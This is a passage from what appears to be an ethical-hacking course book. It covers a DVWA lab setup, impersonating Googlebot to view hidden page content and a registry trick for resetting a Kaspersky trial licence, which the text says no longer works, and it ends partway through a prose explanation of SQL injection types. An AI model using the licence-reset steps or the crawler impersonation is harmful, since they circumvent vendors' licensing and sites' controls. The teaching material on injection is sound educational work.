



## Quick way to setup the DVWA virtual machine

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If you do not want to install from scratch :

Just download the ovf file and import it in virtualbox, it will create the virtual machine with DVWA installed and all the configuration done.



## 5.2 DISGUISE AS GOOGLE BOT TO VIEW HIDDEN CONTENT OF A WEBSITE

### 5.2.1 Simulate GoogleBot to view hidden content of website

Usually we do this using a headless chrome browser(chrome without GUI) and program it with JavaScript to automate web scraping.


Googlebot does scrape the web and can read all things sent by the server in response to the request, these things may include json,xml data as well as certain components in webpage hidden from the end user by javaScript.

We can also simulate the GoogleBot by using Chrome Canary

Download Here : [https://www.google.com/intl/en\\_in/chrome/canary/](https://www.google.com/intl/en_in/chrome/canary/)

Also one can read the step by step guide with screenshots to do the initial setup of bot from

here : <https://gentofsearch.com/blog/chrome-googlebot-simulator/>





So this can be a simulation.

### 5.3 KASPERSKY LIFETIME VALIDITY


This trick should work with old versions of Kaspersky AV software but it has been a long time since this topic was relevant in hacking and authors could perform this practical at that time. Since then Kaspersky has changed a lot of things and this may not work at all.

### 5.3.1 Install Kaspersky AV


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## 1. Then disable self defence in settings




## 2. Open regedit or registry editor in windows




### 3. Open Folder Path (for 32bit OS)

HKEY\_LOCAL\_MACHINE\SOFTWARE\KasperskyLab\protected\AVP8\environment


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
### 4. Look for Product code (License code)



**5. Right Click on product code and modify it by changing last 3-4 characters of the product key.**




**6. Close Registry edit and click on the Kaspersky icon in the taskbar and exit it**




## 7. Turn on Kaspersky AV again and click on activate beta version


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## 8. The trial license would have been activated had it been 2009, since it is almost 13 years later the server has been updated and this trick doesn't work



## 9. Lastly re-enable the self defence option



That was Kaspersky trial License extension by randomly creating new productcode and trying to get another 30 day trial.



# 6

## SQL INJECTION AND SESSION HIJACKING

### Unit Structure

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### 6.0 SQL INJECTION (SQLI)

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SQL Injection (SQLi) is a type of an injection attack that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures.

An SQL Injection vulnerability may affect any website or web application that uses an SQL database such as MySQL, Oracle, SQL Server, or others. Criminals may use it to gain unauthorized access to your sensitive data: customer information, personal data, trade secrets, intellectual property, and more. SQL Injection attacks are one of the oldest, most prevalent, and most dangerous web application vulnerabilities. The OWASP organization (Open Web Application Security Project) lists injections in their OWASP Top 10 2017 document as the number one threat to web application security.



Fig 1. SQL Injection

## SQL Injection Attack Performed

SQL is a query language that was designed to manage data stored in relational databases. You can use it to access, modify, and delete data. Many web applications and websites store all the data in SQL databases.

Successful SQL Injection attack can have very serious consequences.

- ❖ Attackers can use SQL Injections to find the credentials of other users in the database.
- ❖ An SQL Injection vulnerability could allow the attacker to gain complete access to all data in a database server.
- ❖ An attacker could use SQL Injection to alter balances, void transactions, or transfer money to their account.
- ❖ Attacker can delete records from a database or even drop tables.
- ❖ An attacker could use an SQL Injection as the initial vector and then attack the internal network behind a firewall.

SQL Injection can be classified into three major categories –

1. In-band SQLi,
2. Inferential SQLi and
3. Out-of-band SQLi.

### 1. In-band SQLi (Classic SQLi)

In-band SQL Injection occurs when an attacker is able to use the same communication channel to both launch the attack and gather results.

The two most common types of in-band SQL Injection are

- i. Error-based SQLi and
- ii. Union-based SQLi.

#### Error-based SQLi

Error-based SQLi is an in-band SQL Injection technique that relies on error messages thrown by the database server to obtain information about the structure of the database.

#### Union-based SQLi

Union-based SQLi is an in-band SQL injection technique that leverages the UNION SQL operator to combine the results of two or more SELECT statements into a single result which is then returned as part of the HTTP response.

## 2. Inferential SQLi (Blind SQLi)

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Inferential SQL Injection, unlike in-band SQLi, may take longer for an attacker to exploit, however, it is just as dangerous as any other form of SQL Injection. In an inferential SQLi attack, no data is actually transferred via the web application and the attacker would not be able to see the result of an attack in-band (which is why such attacks are commonly referred to as “blind SQL Injection attacks”). Instead, an attacker is able to reconstruct the database structure by sending payloads, observing the web application’s response and the resulting behavior of the database server.

The two types of inferential SQL Injection are

- i. Blind-boolean-based SQLi and
- ii. Blind-time-based SQLi.

### Boolean-based (content-based) Blind SQLi

Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result. Depending on the result, the content within the HTTP response will change, or remain the same. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned.

### Time-based Blind SQLi

